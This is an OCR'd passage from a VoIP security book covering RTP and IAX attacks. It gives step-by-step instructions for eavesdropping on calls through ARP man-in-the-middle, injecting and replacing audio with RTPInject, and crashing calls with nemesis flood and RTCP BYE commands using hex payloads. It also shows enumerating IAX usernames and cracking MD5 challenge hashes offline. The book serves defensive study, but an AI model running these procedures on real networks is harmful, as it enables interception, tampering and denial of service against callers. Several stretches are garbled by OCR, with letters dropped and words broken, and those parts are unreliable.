igure - :


. Sni er .

. .

. . OK . 3
.

. APR .


. .



igure - :

.
.
.

2. 2. . .
. . 2. . .
OK .



igure -5:

3. .
2. . . 2. . .
.




Figure 4-6: Man-in-the-middle attack in process with ARP poisoning

14. At this point, all traffic from endpoint A to endpoint B is going through the untrusted third party first and then on its appropriate route. The untrusted third party can now use Cain & Abel, Wireshark, or a similar program to capture the RTP packets and reassemble them into a common audio format.

15. Select the i er tab at the top of the program.

16. Select o P from the tabs at the bottom, as shown in Figure 4-7. If VoIP communication has occurred on the network using RTP media streams, Cain & Abel will automatically save the RTP packets, reassemble them, and save them to av format. As shown in Figure 4-7, Cain & Abel has captured a few phone conversations over the network.




Figure 4-7: Captured VoIP communication via RTP packets

Using Wireshark

To use Wireshark to reassemble RTP packets and save them to a av file, continue from step 14 above for the man-in-the-middle attack, and then complete the following steps:

1. Download and install Wireshark from htt ireshar org , using the defaults.
2. Install the WinPCap packet driver if you don't already have one installed.
3. Reboot.
4. Start Wireshark, then select Ca ture ➢ ter a es from the menu bar.
5. Select tio s from the interface you want to sniff.
6. In the Display Options section, select ate ist o a ets i rea time, utomati s ro i g i ive a ture, and i e a ture i o ia og .
7. Click tart .
8. Once Wireshark starts sniffing packets, enter `RTP` in the Filter text box and click .
9. Once 15 or 20 RTP packets appear, stop the sniffer (Ca ture ➢ to).
10. Highlight one of the RTP packets.
11. Select tatisti s ➢ TP ➢ tream a sis, as shown in Figure 4-8.




Figure 4-8: Wireshark Stream Analysis of captured RTP packets

12. At this point, you will be shown more details of the RTP packets that have been sniffed over the network. Simply select the conversation (row) you wish to listen to and then click ave a oa .

3. When the Sa e Pa load s indo appears ou are gi en the option to sa e the P stream to an audio file (assuming the codec used for the audio file is supported). Select the au radio o as the format in hich ou ish to sa e the file t pe the name of the file and then click . (See Figure 4- .)

Figure 4-9: Sa ing P packets to an audio file

4. pen and listen to the sa ed audio file.

Active Eavesdropping

In addition to passi e ea esdropping attacks P is also ulnera le to acti e attacks. he follo ing attacks descri e hen an attacker can sniff on the net ork using something like Wireshark and then e ecute acti e attacks such as oice in ection against oIP endpoints supporting P. In ection attacks allo malicious entities to in ect audio into e isting oIP telephone calls. For e ample an attacker could in ect an audio file that sa s Sell at et een t o stock rokers discussing insider trading information.

here are a fe a s to in ect oice communication et een t o oIP endpoints. We ll discuss t o methods hich are audio insertion and audio replacement. oth methods in ol e manipulation of the timestamp session information and SS C of an P packet.

Audio Insertion

he session information et een t o oIP endpoints is controlled a 32- it signaling source (SS C) as ell as the - it se uence num er and timestamp num er. he SS C num er is a random num er that ensures an t o endpoints ill use different identifiers ithin the same P. lthough the likelihood of collision is lo the SS C num er ensures the uni ueness of the identifier. Ho e er ecause the session information is sent in clearte t attackers can ie it o er the net ork. lso ecause most endor oIP products do not trul randomi e an of the alues the a ilit to in ect P packets from a spoofed source is possi le. he se uential information allo s attackers to predict the alues for each state-controlling entit hich opens the door for in ection attacks.

Note In ection techni ues ere introduced in a tool called Hunt (a aila le from htt a etstormse urit org s i ers hu t hu t i tg) hich ould in ect session information to hi ack telnet connections.

P sessions are also ulnera le to in ection attacks ecause the packets do not use random information for session management in addition to the pro lem that the information is sent in clearte t. For e ample for a gi en P session the timestamp usuall starts ith and increments the length of the codec content (e.g. ms) the se uence starts ith and increments and the SS C is usuall a static alue for the session and a function of time. ll three of these alues are either predicta le in nature and or static. n attacker ho is a le to sniff the net ork can create packets ith the correct timestamp se uence and SS C information ensuring that the packet increases appropriatel as specified the current session (usuall one).

nce the attacker has predicted the correct information he or she ill e a le to in ect packets (audio) into an e isting oIP con ersation. he a ilit to gather the correct information for the timestamp se uence and SS C can e uite eas ecause all of the information tra erses the net ork in clearte t. n attacker can simpl sniff the net ork read the re uired information for the attack and in ect ne audio packets. Furthermore ecause the information is not random a tool can e ritten to automate the process and thus re uire little effort on the part of the attacker.

Figure 4- sho s an e ample of the P in ection process. otice that the attacker s SS C num er is the same as that of its target ut its se uence num er and timestamp are in s nc ith the legitimate session making the endpoint assume that the attacker s packets are part of the real session.




Figure 4-10: P in ection

Complete the follo ing steps to in ect an audio file into an e isting oIP con ersation.

. Do nload PIn ect (ritten ane acke and le ar utt) from htt ise art ers om too s htm .

2. Follo the ea me txt file for usage of a Windo s machine. For the inu ersion PIn ect depends on the follo ing packages hich are pre-installed on most modern inu s stems such as U untu ed Hat and ack rack i e CD (must e run ith root pri ileges):

- Python 2.4 or higher
- GTK 2.8 or higher
- PyGTK 2.8 or higher

3. Install the pypcap library included with RTPInject by using the following commands:

```
bash#tar zxvf pypcap-1.1.tar.gz
bash#cd pypcap-1.1
bash#make all
bash#make install(*note: this step must be performed as root)
```

4. Install the dpkt library included with RTPInject by using the following commands:

```
bash#tar zxvf dpkt-1.6.tar.gz
bash#cd dpkt-1.6
bash#make install
```

5. Perform a man-in-the-middle attack on the network (if necessary) using dsniff (Linux) or Cain & Abel (Windows), as described earlier in this chapter, in order to capture all RTP streams in the local subnet.

6. Launch RTPInject using the following commands:

```
bash# python rtpinject.py
```

7. Once RTPInject is loaded, it will show three fields in its primary screen, including the Source field, the Destination field, and the Voice Codec field. See Figure 4-11 for the details of the injection. The Source field will be auto-populated as RTPInject detects RTP streams on the network. When a new IP address appears in the Source field, click the IP address, which will show the destination VoIP phone and voice codec being used in the stream.




Figure 4-11: RTPInject main window

8. RTPInject then automatically transcodes the provided *.wav* file into the correct codec (because RTPInject displays the voice codec in use, the user could also create the audio file with the proper codec he or she wishes to inject). Using Windows Sound Recorder or Sox for Linux, create an audio file in the file format shown by RTPInject, such as A-Law, u-Law, GSM, G.723, PCM, PCMA, and/or PCMU.

   a. Open Windows Sound Recorder (**Start** ➢ **Programs** ➢ **Accessories** ➢ **Entertainment** ➢ **Sound Recorder**).

   b. Click the **Record** button, record the audio file, and then click the **Stop** button.

   c. Select **File** ➢ **Save As**.

   d. Click **Change**. Under **Format**, select the codec that was displayed in RTPInject. See Figure 4-12. Both Windows Sound Recorder and Linux Sox audio utilities provide the ability to transcode audio to most of the common codecs used.




Figure 4-12: Windows Sound Recoder codec

   e. Click *OK* and then *Save* .

9. Once this audio file has been created, click the folder button on RTPInject and navigate to the location of the file recorded in Step 6. See Figure 4-13.




Figure 4-13: Select dialog

10. With the RTP stream and audio file selected, click the *Inject* button. RTPInject injects the selected audio file to the destination host in the RTP stream. See Figure 4-14.

Figure 4-14: Injection audio with RTPInject

Audio Replacement

As mentioned previously, the session information between two VoIP endpoints is controlled by the SSRC, sequence number, and timestamp number. Unlike the audio insertion attack, the audio replacement attack does not inject audio during an existing phone conversation but replaces the existing audio during a call. For example, if two trusted endpoints are holding a phone conversation, an attacker can replace the legitimate audio information with the attacker's own information. Instead of hearing the communication from either source, the endpoints would be listening to what the attacker chooses. Audio replacement would be highly damaging in cases where many endpoints are listening to a single source, such as company conference calls.

In order to replace the existing audio stream, the attacker needs to send RTP packets with a higher sequence number and timestamp, but using the same SSRC information. The target will then see RTP packets with a single SSRC number, one from the legitimate endpoint and one from the attacker. However, when the endpoint sees that the attacker's packet has a higher timestamp and sequence number, it will assume that the attacker's packets are the most current and thus continue on with its information. The higher sequence number and timestamp on the attacker's packets makes the legitimate endpoint's packet information look old and outdated. Old and outdated packet information would be discarded by the target in favor of the most recent information on the network, which in this case has been provided by the attacker.

This technique allows the attacker's packet to look current while the endpoint's packets look old and invalid. As a result, the target receives the packet information from the attacker and plays the rogue audio information, which can be whatever the attacker wishes to play. For this attack to occur, the attacker's sequence information and session ID information must always be higher than that of the real endpoint.

Figure 4-15 shows an example of the RTP replacement process. Notice that the attacker's SSRC number is the same as its target, but its sequence number and timestamp are much higher than in the legitimate session. This forces the receiving endpoint to assume that the legitimate phone's packets are old.

Figure 4-15: RTP injection audio replacement

Denial of Service

There are many ways to carry out a Denial of Service attack on a VoIP infrastructure, including targeting the RTP protocol. Denial of Service attacks are a lot easier to carry out on session setup protocols, such as attacks on H.323 and SIP, but can also be performed on RTP. Unlike H.323 and SIP, when a DoS attack occurs on the RTP protocol itself, the impact is higher as the RTP protocol controls the audio portion of a call.

This section discusses the following types of RTP DoS attacks (there are several more RTP DoS attacks, but this section will discuss only the top three):

- Message flooding
- RTCP BYE (session teardown)
- SSRC injection

Message Flooding

The easiest way to carry out a DoS attack during an RTP session is to flood one end of an existing VoIP call with an enormous amount of RTP packets. Because authentication is assumed to have been provided by other protocols, such as H.323 or SIP, RTP endpoints are forced to review each packet sent to them (assuming they are all packets of an existing call).

During a call, two entities send RTP packets to each other, containing the audio information for the call. The RTP packets identify the unique call based on the SSRC number. Every time an RTP packet is received by an endpoint with the same SSRC value, a certain amount of time is required for the endpoint to review the packet and determine whether to accept or drop it, even if that packet turns out to be bogus with incorrect information. Repeated over and over several thousand times a second, this packet review can be costly. The legitimate RTP packets must compete for the endpoint's time or wait in line for review, causing the existing RTP communication stream to slow down or simply stop. A slowdown or stoppage in the RTP stream will disrupt the call, leading to a Denial of Service attack.

Complete the following steps to execute a DoS attack on RTP communication.

1. Using Nemesis or Sniffer Pro, create an RTP packet and send it to an endpoint that has an existing VoIP call with RTP packets. We'll use Nemesis, which can be found at *http://www.packetfactory.net/projects/nemesis/*, from the BackTrack Live CD.
2. Start Nemesis from the BackTrack Live CD.
3. Sniff the network and find an existing VoIP call using RTP. Note the source IP, destination IP, and ports being used with RTP.
4. Download *iSEC.RTP.Flood.DOS* from *http://labs.isecpartners.com/HackingVoIP/HackingVoIP.html* . We'll use this as the input file with Nemesis in order to execute the RTP DoS attack.
5. With a hex editor, edit the SSRC information to match the one you have sniffed over the network. The author's SSRC number is 909524487 (step 8), but this value should be changed to match the value of the call you wish to terminate.
6. Once the file is downloaded, execute the `nemesis` command in step b using the previous lab information:
   a. Network Information
      i. Attacker's IP: **`172.16.1.103`**
      ii. Attacker's MAC: **`00:05:4E:4A:E0:E1`**
      iii. Target's IP: **`172.16.1.140`**
      iv. Target's MAC: **`02:34:4F:3B:A0:D3`**
      v. Existing RTP port (this must be sniffed by the attacker): **`42550`**
   b. Example Syntax:
   ```
   nemesis udp -x 42550 -y 42550 -S 172.16.1.103 -D 172.16.1.140 -H
   00:05:4E:4A:E0:E1-M 02:34:4F:3B:A0:D3 -P iSEC.RTP.Flood.DOS
   ```
7. Issue the command repeatedly for as long as you want the DoS attack to occur (it might be better to create a script to repeat this indefinitely).
8. The following hex information is the example packet with RTP flood information. Be sure to use a hex editor if you wish to modify this file for use with Nemesis:
   ```
   80 00 18 23 2f 1d 8e 8d36 36 3e 07e9 ea d4 d0
   ec 5c 51 7b cd d5 5d ef db f3 72 e6 d9 7e 6c 75
   62 57 ed d2 e7 4c 44 5c e2 5b 4a d5 c5 77 e8 c7
   c0 d8 54 5e fc 55 45 4f 47 3b 35 30 48 7c 63 cd
   c0 ca ca b2 bb b6 b4 75 da e5 3c 36 37 3e 3e 35
   4a f6 6a 74 e2 c3 bd b8 bb bf c4 d7 da e6 4b 45
   6a ef 4e 46 50 6d c1 d0 d0 bf ca d7 6b 76 6b 3e
   3f 4b 4b 63 5d ea c5 48 3f a4 b4 2f ba b6 35 4f
   b9 3b 2b 38 e3 ad 55 48 b2 5e 3b cb b2 4e 3d c0
   ba c7 32 40 bc 48 47 c0 f3 34 62 be d8 e2 55 3d
   45 d8 b3 c7 37 3d c7 c2 4c 5f dd 5c
   ```

Done! You are now flooding a VoIP endpoint with an RTP communication stream with bogus RTP packets. Over time, the existing call should be slowed down or simply dropped (depending on how long you send the above packet).

RTCP Bye (Session Teardown)

The next Denial of Service attack we will discuss uses spoofed information. During an RTP connection, RTCP can be use for synchronization, Quality of Service management, and several other session setup, maintenance, and teardown responsibilities. As with the message flooding issue, RTP assumes that authentication has taken place with other protocols; hence, any packet sent to it is considered for review. As a consequence, an attacker who can sniff the network can spoof an RTCP BYE packet and force the endpoint to terminate the call.

An RTCP BYE message simply indicates that one of the endpoints is no longer active or that the RTP session should not be used any longer. BYE messages can occur for a variety of reasons, ranging from duplicate SSRC messages to a disappearing endpoint. If a BYE message is received by an endpoint, that endpoint assumes that the other endpoint it has been communicating with can no longer receive or send RTP communication; thus, the session is closed.

In order for the BYE message to be spoofed by an attacker and used to end a call, the attacker needs to know the correct source, destination, port, and SSRC information between the two parties to an existing VoIP call. Complete the following steps to execute a DoS attack using RTCP BYE messages.

1. Using Nemesis or Sniffer Pro, create an RTP packet and send it to an endpoint that has an existing VoIP call with RTP packets. We'll use Nemesis in this example.
2. Start Nemesis from the BackTrack Live CD (*http://nemesis.sourceforge.net/*).
3. Sniff the network for an existing VoIP call using RTP. Note the source IP, destination IP, ports, and SSRC information being used with the call.
4. Download *iSEC.RTCP.BYE.DOS* from *http://labs.isecpartners.com/HackingVoIP/HackingVoIP.html* to be used as the input file with Nemesis in order to execute the RTCP DOS.
5. With a hex editor, edit the SSRC information to match the one you have sniffed over the network. The author's SSRC number is 909524487 (as in step 8). Change this value to match the value of the call you wish to terminate.
6. Once the file is downloaded and has been updated, execute the `nemesis` command in step b with the previous lab information in step a:
    a. Network Information
        i. Attacker's IP: **`172.16.1.103`**
        ii. Attacker's MAC: **`00:05:4E:4A:E0:E1`**
        iii. Target's IP: **`172.16.1.140`**
        iv. Target's MAC: **`02:34:4F:3B:A0:D3`**
        v. Existing RTP port (this must be sniffed by the attacker): **`42550`**
    b. Example Syntax:

```
nemesis udp -x 42550 -y 42550 -S 172.16.1.103 -D 172.16.1.140 -H
00:05:4E:4A:E0:E1-M 02:34:4F:3B:A0:D3 -P iSEC.RTCP.BYE.DOS
```

The following hex information is the example packet with RTCP BYE information:

```
81 cb 00 0c 36 36 3e 07
```

Done! You have sent an RTCP BYE message to a VoIP endpoint with an existing RTP communication stream. Once the endpoint processes the packet, the call should be slowed down and then dropped.

Previous Next

Chapter 4 - Media: RTP Security
Hacking VoIP: Protocols, Attacks, and Countermeasures
by Himanshu Dwivedi
No Starch Press © 2009

Previous Next

Summary

RTP is the most popular communication protocol for VoIP networks. Whether it is used with SIP or H.323, it is responsible for the audio communication once a call has been set up.

While SIP and H.323 have their own security issues, the use of RTP introduces many more. RTP assumes that a significant amount of security is coming from elsewhere during a VoIP call, allowing it to be absent of many basic security protections with authentication, authorization, and encryption.

The primary items used to control RTP packets between any two entities are the session information, timestamp, and SSRC information. All of these items are easily spoofable by attackers or unauthorized internal users, allowing malicious personnel to perform several types of attacks directly on RTP, including eavesdropping, voice injection, and Denial of Service.

Eavesdropping, voice injection, and Denial of Service attacks are basically the worst-case scenario for any voice conversation, for the following reasons:

- The ability of attackers to listen to phone calls between two trusted entities removes any guarantee of confidentiality on a VoIP call.
- The ability of an attacker to inject audio during existing conversations eliminates the integrity of a VoIP call.
- The ability of attackers to end a call forcibly eliminates the reliability of the VoIP call.

Without confidentiality, integrity, and reliability, RTP sessions are left sorely lacking in security.

When building a VoIP network using RTP, it is important to know about the major problems with authentication, authorization, and encryption that stem from its nature as cleartext communication. This chapter has focused on the flaws with RTP so that users may understand the risk. Chapter 9 will discuss defenses, including possible defenses to RTP, such as Secure RTP.

Previous Next

Chapter 5 - Signaling and Media: IAX Security

Hacking VoIP: Protocols, Attacks, and Countermeasures

by Himanshu Dwivedi

No Starch Press © 2009

Previous Next

Chapter 5: Signaling and Media: IAX Security

Overview

Inter-Asterisk eXchange (IAX[2]) is a protocol used for Voice over IP (VoIP) communication with Asterisk servers (*http://www.asterisk.org/*), an open source PBX system. Along with Asterisk servers, IAX can be used between any client endpoint[3] and server system supporting the IAX protocol for voice communication.

IAX is much simpler than other VoIP protocols such as H.323. For instance, IAX uses a single UDP port (port 4569) between all endpoints and servers. This feature makes IAX very attractive for firewall administrators, who are often asked to open many ports higher than 1024 for VoIP communication. Additionally, IAX provides for both signaling and media transfer within the protocol itself, while other VoIP implementations use separate protocols, like H.323 or SIP for signaling and RTP for media transfer. The use of multiple ports/protocols in VoIP often makes the network more confusing than figuring out where the Line of Control sits between India and Pakistan.

Regarding security, the draft RFC tells us that IAX uses a binary protocol and claims to offer a higher degree of protection against buffer overrun attacks[4] than ASCII protocols such as SIP. IAX also offers RSA public-key authentication and call confidentiality through AES. However, despite the importance of these security features, they are frequently absent in IAX deployments. This leaves many IAX implementations as vulnerable as unprotected SIP or H.323 systems.

Because IAX still supports cleartext communication, unencrypted voice conversations can be sniffed, recorded, and replayed by eavesdroppers. The commonly used MD5 challenge/response authentication mechanism specified by IAX also allows passive and active adversaries to launch several kinds of attacks. These attacks include offline dictionary attacks on credentials and pre-computed dictionary attacks. Additionally, MD5 authentication is often vulnerable to man-in-the-middle attacks and potentially to downgrade attacks (depending upon the implementation). Finally, several Denial of Service attacks are possible, adding to the availability concerns of IAX (i.e., services being up and running).

Similar to any unauthenticated nonprivate protocol, many dated security attacks can be carried out, regardless of whether the communication is using IAX, SIP, H.323, RTP, SCCP, or any other VoIP protocol. This chapter will focus on IAX, but the attack classes can be assumed for any protocol with similar structure. For more information on the IAX architecture, see *http://tools.ietf.org/html/draft-guy-iax-04*. The RFC is currently in draft, so there will be many revisions to it before final approval. The security aspects supported by IAX implementations will be the primary focus of this chapter, specifically authentication, password protection, and availability.

[2] All references to IAX refer to IAX2.

[3] *Client endpoint* is defined as any soft or hard phone that supports the IAX protocol.

[4] See *http://tools.ietf.org/id/draft-guy-iax-03.txt*.

Previous Next

TeamUnknown Release

Chapter 5 - Signaling and Media: IAX Security

Hacking VoIP: Protocols, Attacks, and Countermeasures

by Himanshu Dwivedi

No Starch Press © 2009

Previous Next

IAX Authentication

IAX supports three authentication methods: MD5 authentication, plaintext authentication, and RSA authentication. RSA authentication is not widely deployed; however, it is the strongest security option. The *attack surface* (the exposure any entity has to an attack) for RSA authentication is not only small, but its use of public and private keys greatly strengthens the authentication model against passive and active network attacks. Conversely, plaintext authentication is by far the worst method to be used with IAX. Plaintext authentication passes the username and password in the clear, making the network vulnerable to numerous attacks and passive eavesdroppers. The most widely used authentication method is MD5. In the MD5 authentication process, IAX endpoints use a challenge/response system based on MD5 hashes. This method protects against the use of cleartext passwords over the network as well as replay attacks. However, the authentication scheme is vulnerable to common authentication attacks, including dictionary attacks. The protocol also requires storage of the actual password as the password verifier,[5] increasing the likelihood of a server compromise.

In general, MD5 allows any weak or strong password to be hashed without sending the password over the network in cleartext. For example, if an endpoint were to use the password *Sonia*, which is a weak password because it has only five characters and no numbers, the MD5 hash that would be used is `CCD5614CD5313D6091A96CE27C38EB22`. While creating an MD5 hash ensures that the password is not sent over the network in cleartext, it exposes another problem, which is the use of password-equivalent values.

Password-equivalent values create two potential security risks. First, the MD5 hash value of *Sonia* is always the same, making it vulnerable to a replay attack. An attacker could simply sniff the MD5 hash over the network and use it later to be authenticated. The attacker does not need to know what the real password is, because the MD5 hash (the *password-equivalent value*) is what is sent to the authenticating device. Second, to speed up the process, the attacker could simply create an MD5 hash for every word in the dictionary (a pre-computed, brute-force attack) and send those values to the authenticating device. While the attacker would not know the correct password, eventually she would send an MD5 hash that matches a hash for a correct password.

In order to prevent replay attacks, IAX supports the challenge/response method. This means that IAX's MD5 authentication does not require the use of a password or a password-equivalent value. Instead, an authenticator, such as an Asterisk server, sends a challenge to the endpoint for each unique authentication request. For example, if an IAX endpoint tried to authenticate five different times, it would be given one challenge for each of the five authentication attempts.

Once the endpoint receives the challenge from the authenticator, the endpoint concatenates the challenge with its password and creates an MD5 hash of the combined values. This MD5 hash is sent over the network to the authenticating device for comparison. The authenticating device, also knowing the challenge and password, will compare the hash received against an MD5 hash based on what it expects to receive. If the MD5 hash generated by the authenticator matches the MD5 hash sent over the network by the endpoint, then the authenticator knows that the correct password was used by the endpoint. If the MD5 hash sent over the network by the endpoint does not match the one created internally by the authenticating device, then the authenticator knows that the correct password was not used (and the endpoint is not successfully authenticated). Figure 5-1 shows an example of the IAX authentication process.

It's important to understand that the challenge/response method defends against replay attacks by using unique challenges for every authentication request. An attacker who sniffs the authentication process of an endpoint cannot replay a valid response, as the challenge used to create the hash is valid for that unique authentication request only. The attacker would be trying to replay an MD5 hash that was created with an old challenge tied to another session, which is therefore useless.




Figure 5-1: IAX authentication

[5] *Password verifiers* are the data that must be stored in order to authenticate a peer. Ideally, password verifiers are not passwords or password equivalents.

Previous Next

Chapter 5 - Signaling and Media: IAX Security
Hacking VoIP: Protocols, Attacks, and Countermeasures
by Himanshu Dwivedi
No Starch Press © 2009

Previous Next

IAX Security Attacks

Now that we know the basics of the IAX protocol and its use in authentication, let's discuss some of the many security attacks. In this section, we will discuss the following VoIP attacks on devices using IAX for session setup and media communication:

- Username enumeration
- Offline dictionary attack (IAX.Brute)

- Active dictionary attack
- Man-in-the-middle attack
- MD5-to-plaintext downgrade attack (IAXAuthJack)
- Denial of Service attacks
  - Registration Reject
  - Call Reject
  - HangUP
  - Hold/Quelch (IAXHangup)

Username Enumeration

IAX usernames can be enumerated, in a manner similar to the process described in Chapter 3 for the H.323 protocol. Username enumeration of valid IAX users can be completed using the enumIAX tool written by Dustin D. Trammel. When authentication is required between an IAX client and an Asterisk server, the IAX client sends its username and password, as indicated in the architecture depicted in Figure 5-1. In order to enumerate the username, enumIAX can use either sequential username guessing or a dictionary attack. Sequential username guessing creates usernames based on alphanumeric characters (letters *a* through *z* and numbers *0* through *9*), though these can be updated in the *charmap.h* file. In contrast, the dictionary attack uses a list of dictionary words from the *dict* file rather than trying to auto-construct them. As you read this chapter, you will see just how easily the username can be obtained. Complete the following exercise to enumerate IAX usernames:

1. Start Nemesis from the BackTrack Live CD.
2. While booted to the BackTrack Live CD, download enumIAX from *http://sourceforge.net/project/showfiles.php?group_id=181899*.
3. Install enumIAX with the following steps:

   ```
   tar zxvf enumiax-1.0.tar.gz
   cd enumiax-1.0
   make
   make install
   cd /usr/local/bin
   ```

4. At the shell prompt, use the following syntax to start enumIAX under sequential mode, attempting usernames that have between four and eight characters:

   ```
   enumiaxtarget-ip-address-m 4 -M 8 -v
   (e.g., enumiax 172.16.1.100 -m 4 -M 8 -v)
   ```

5. Next, use enumIAX under dictionary mode by using the following syntax at the shell prompt:[6]

   ```
   enumiaxtarget-ip-address-d dict -v
   (e.g., enumiax 172.16.1.100 -d dict -v)
   ```

Offline Dictionary Attack

Although the IAX MD5 authentication method prevents passwords from being exposed in cleartext and even prevents replay attacks, it is still vulnerable to some common authentication attacks. In particular, an offline dictionary attack presents the risk of compromised security if the system uses weak passwords.

Figure 5-1 depicted the Asterisk server sending a challenge over the network to the IAX endpoint. This challenge is used in creating the endpoint’s MD5 authentication response, which is also sent over the network. Because the challenge and the response are both transmitted in cleartext, they are readily available to a passive adversary who might be listening on the network. Thus, while the challenge/response method ensures that the authentication hash is not useful for direct replay, the hash could still be used in conjunction with the challenge to infer the password.

Unlike an online brute-force attack, wherein an attacker attempts to authenticate to the server by repeatedly using guessed passwords, an offline dictionary attack allows an attacker to check passwords computationally on his own system. Checking for matching MD5 hashes without accessing the targeted system is not only quicker, it also mitigates the risk of lockout after a certain number of failed attempts. Here is how it works.

If a person who knew how to count, but not how to add, wanted to solve the problem of $8 + x = 15$, she would need only 7 attempts (1 through 7) before brute-forcing the correct answer. The same idea applies to an offline dictionary attack. If an attacker knows the challenge sent by a server is `214484840` and the resulting MD5 hash is `fc7131a20c49c3d96ba3e2e27d27`, she can test any given password by concatenating the password with the challenge and computing the MD5. If the result is equal to the hash the attacker sniffed over the network, the attacker has guessed the correct password. See Figures 5-2 and 5-3 for more details.





Figure 5-2: Offline dictionary attack

Notice the last row in Figure 5-3, where the generated MD5 hash matches the sniffed MD5 hash captured over the network. This information allows the attacker to verify that she has identified the correct password, which is *123voiptest*. Furthermore, unlike other password attacks, the attacker needs to capture a challenge and MD5 hash only once to carry out the attack. The challenge will always be valid for the MD5 hash sniffed over the network, giving the attacker all the information required to perform a passive attack.




```
Passive Dictionary Attacks
Hash = (Challenge + Password) MD5
Sniffed Information:
        Challenge: 214484840
        HASH:   fc7131 a20c49c3d96ba3e2e27d27

(214484840 + Hello) MD5          = c15bc53e22ea97bc0cdfdab7754d5001
(214484840 + My)    MD5          = b29419fd0dcf440dbabb364440cc067b
(214484840 + Name)  MD5          = 7132e2f9762581493183 8e63f1b05197
(214484840 + Is)    MD5          = 6e36348e6963f75b7c18722b2ab6c0d3
(214484840 + Sonia) MD5          = 1beb71d8a6e7a968cf6118e8b328b319
(214484840 + My)    MD5          = b29419fd0def440dbabb364449ee067b
(214484840 + Voice) MD5          = d63bfd9e48b2ea84c0678483 50f040b3
(214484840 + Is)    MD5          = 6e36348e6963f75b7c18722b2ab6c0d3
(214484840 + My)    MD5          = b29419fd0def440dbabb364449ee067b
(214484840 +Passport)MD5         = 140611b567a289b074bdcd43494b92f9
(214484840 + 123voiptest) MD5    = fc7131a20c49c3d96bf69ba3e2e27d27
```

Figure 5-3: Details of the offline dictionary attack

To illustrate how a passive dictionary attack works, I have released a proof-of-concept tool called IAX.Brute. IAX.Brute is a passive dictionary attack tool for implementing the challenge/response authentication method supported in VoIP IAX implementations. Using a dictionary file of 280,000 words, an intercepted challenge, and a valid corresponding hash, IAX.Brute can identify most passwords in less than one minute. (IAX.Brute can be downloaded from *http://www.isecpartners.com/tools.html*.)

